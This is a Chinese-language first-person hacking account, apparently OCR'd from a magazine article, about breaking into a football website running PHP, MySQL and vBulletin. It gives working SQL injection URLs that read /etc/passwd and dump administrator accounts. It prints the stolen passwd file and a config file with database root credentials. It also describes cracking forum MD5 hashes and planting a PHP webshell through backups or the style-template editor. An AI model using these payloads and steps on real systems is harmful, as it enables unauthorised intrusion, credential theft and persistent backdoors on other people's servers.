


图 2

试试看能不能爆出/etc/passwd，提交/vote.php?id=120 and 1=1 union select 1,2,3,load_file(char(47,101,116,99,47,112,97,115,115,119,100))，"char(47,101,116,99,47,112,97,115,115,119,100)"为/etc/passwd的16进制格式。成功的暴出了passwd（图3），兴奋ing，这足够的权限，应该足以让我拿到WEBSHELL。

简单介绍一下这个网站的一些情况：服务器使用的是Linux+PHP+MYSQL，论坛采用的是VBB，VBB安全性能不错。

猜解表名，字段过程不难，一般都差不多，只要记得一些常见的就行，如：manage、manger、admin、user、username、id、pass、password、passwd等等，再或者可以使用HDSI、CASI等工具来注入。

我使用的就是手工注入，提交/vote.php?id=120 and 1=1 union select 1,2,3,4 from ***，很快便得到ADMIN表。再继续提交/vote.php?id=120 and 1=1 union select 1,2,3,username from admin（图4），/vote.php?id=120 and 1=1 union select 1,2,3,password from admin（图5），得到了username及password字段。由于username、password是字符串，再比较原页面可知字段4属于字符串，所以要猜解字段的任务要放在字段4上），这样username及password字段处显示的字符串便是管理员帐号及密码，如果不满足这一个帐号密码，可以再利用/vote.php?id=120 and 1=1 union select 1,2,3,username from admin where id=*得到其他帐号，/vote.php?id=120 and 1=1 union select 1,2,3,password from admin where id=*得到对应的密码，其中"*"为数字1、2、3……

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP
User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin vcsa:x:69:69:virtual console memory
owner:/dev:/sbin/nologin nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin rpcuser:x:29:29:RPC Service
User:/var/lib/nfs:/sbin/nologin nfsnobody:x:65534:65534:Anonymous NFS
User:/var/lib/nfs:/sbin/nologin mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin xfs:x:43:43:X Font
Server:/etc/X11/fs:/sbin/nologin named:x:25:25:Named:/var/named:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin pvm:x:24:24::/usr/share/pvm3:/bin/bash
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
soccer:x:500:504::/etc/httpd/htdocs:/bin/false mysql:x:501:501::/home/mysql:/bin/bash
ftpuser:x:502:502::/home/ftpuser:/bin/false
demo:x:503:502::/etc/httpd/htdocs/demo:/bin/false
cometrue:x:504:502::/etc/httpd/htdocs/cometrue:/bin/false
wu:x:505:502::/home/wu:/bin/false longlwhs:x:506:506::/home/longlwhs:/bin/bash
reno:x:507:502::/etc/httpd/htdocs/reno:/bin/false
```

图 3




图 4





图5

二、后台

原本以为，拿到了管理员帐号，然后在登录猜到的后台/manage/，再上传后门就可以拿下整个网站，没想到……

满怀信心的拿着帐号登录后台，成功登录后却出错了（图6），mysql连接出错，难道这个后台只是个摆设？



```
Warning: mysql_connect()[function.mysql-connect]: Access denied for user 'football'@'localhost' (using password: YE
in /et·                                          on line 2

Warnin                                            Access denied for user 'nobody'@'localhost' (using password:
in /et·                                          on line 3

Warnin                                            A link to the server could not be established
in /et·                                          on line 3

Warnin                                           denied for user 'nobody'@'localhost' (using password: NO)
in /et·                                          line 4


Warnin                                           to the server could not be established
in /et·                                          line 4

Warnin                                           valid MySQL result resource
in /etc/httpd/htdocs/football/manage/MAIN.php on line 5

Warning: Cannot modify header information - headers already sent by (output started
at /etc/httpd/htdocs/football/common/connect.inc:2) in                              ) on line 52
```

图6

此路不通，看来只有另找它路了，我把眼光转向论坛，论坛已经测试过了，不存在没有修补的漏洞，尝试着用拿到的管理员密码登录论坛后台，结果很郁闷。还是从注入方面着手，我想到了跨库查询，和ASP一样PHP的注入也是可以跨库的，具体可以去www.google.com搜索相关的文章，这里就不介绍了，通过load_file()查看论坛配置文件的源代码（图7）得知，论坛数据库名为bbsfootball。



```
        <font color="#CC0000"><?php

///////////////////////////////////////////////////////////////
/ Please note that if you get any errors when connecting, //
/ that you will need to email your host as we cannot tell //
/ you what your specific values are supposed to be        //
///////////////////////////////////////////////////////////////

/ type of database running
/ (only mysql is supported at the moment)
dbservertype='mysql';

/ hostname or ip of server
servername='client2';

/ username and password to log onto db server
dbusername='root';
dbpassword='rootsql';

/ name of database
dbname='bbsfootball';

/ technical email address - any error messages will be emailed here
technicalemail='[illegible] ;

/ use persistant connections to the database
```

图7

提交http://www.*****.com/vote.php?ID=12%20and%201=2%20union%20select%201,2,3,password%20from%20bbsfootball.user%20where%20userid=X（user为bbsfootball库的表名，至于X可以去论坛查看管理员帐号的userid），得到管理员密码，可惜密码经过MD5加密，不过没关系，网上有不少可以直接查询MD5的网站。在WWW.xmd5.com查询所有的密码，很幸运的找出了1个简单的密码。终于进入了论坛后台，现在摆在面前的是两条路：

1.上传后门，直接上传是不可能的，只能上传图片再利用load_file('图片绝对路径') into outfile'后门绝对路径'得到后门。郁闷不行哦，magic_quotes_gpc＝ON下，服务器会自动将单引号过滤为"\'"outfile是不行的，因为太激动直到现在才想起。

2.和动网一样，将插入PHP的一句话后门插入图片中，再备份数据库，再用客户端连接，上传更强大的后门。

不知道为什么，后台始终传不了图片，前台可以上传，但上传的文件名都经过了处理，猜不到文件名也没办法，如果这里是JSP注入就很简单了，直接load_file('上传文件夹路径')就可以爆出整个目录下文件。

直接在论坛里写入后门到数据库再备份成PHP文件，可能是由于数据库太大了，重试了几次都不成功，每次都是IE停止响应。入侵难道就这样终止？

三、见缝插针

在网上下载了VBB论坛仔细看了看，想找到可以利用的地方，花了点时间终于找到一处可以写代码的地方，和其他的程序一样，它也是可以插入代码到网页的。

OK，看我是怎么写木马后门进去。登录后台后，在管理员控制版面首页找到风格设置，选择编辑，便会出现风格套系选项，选择默认中的[字体/颜色/等等]，如图8，看到的便是PHP分析代码一栏，对了就是它，这就是写入后门的地方了。




图8




图9

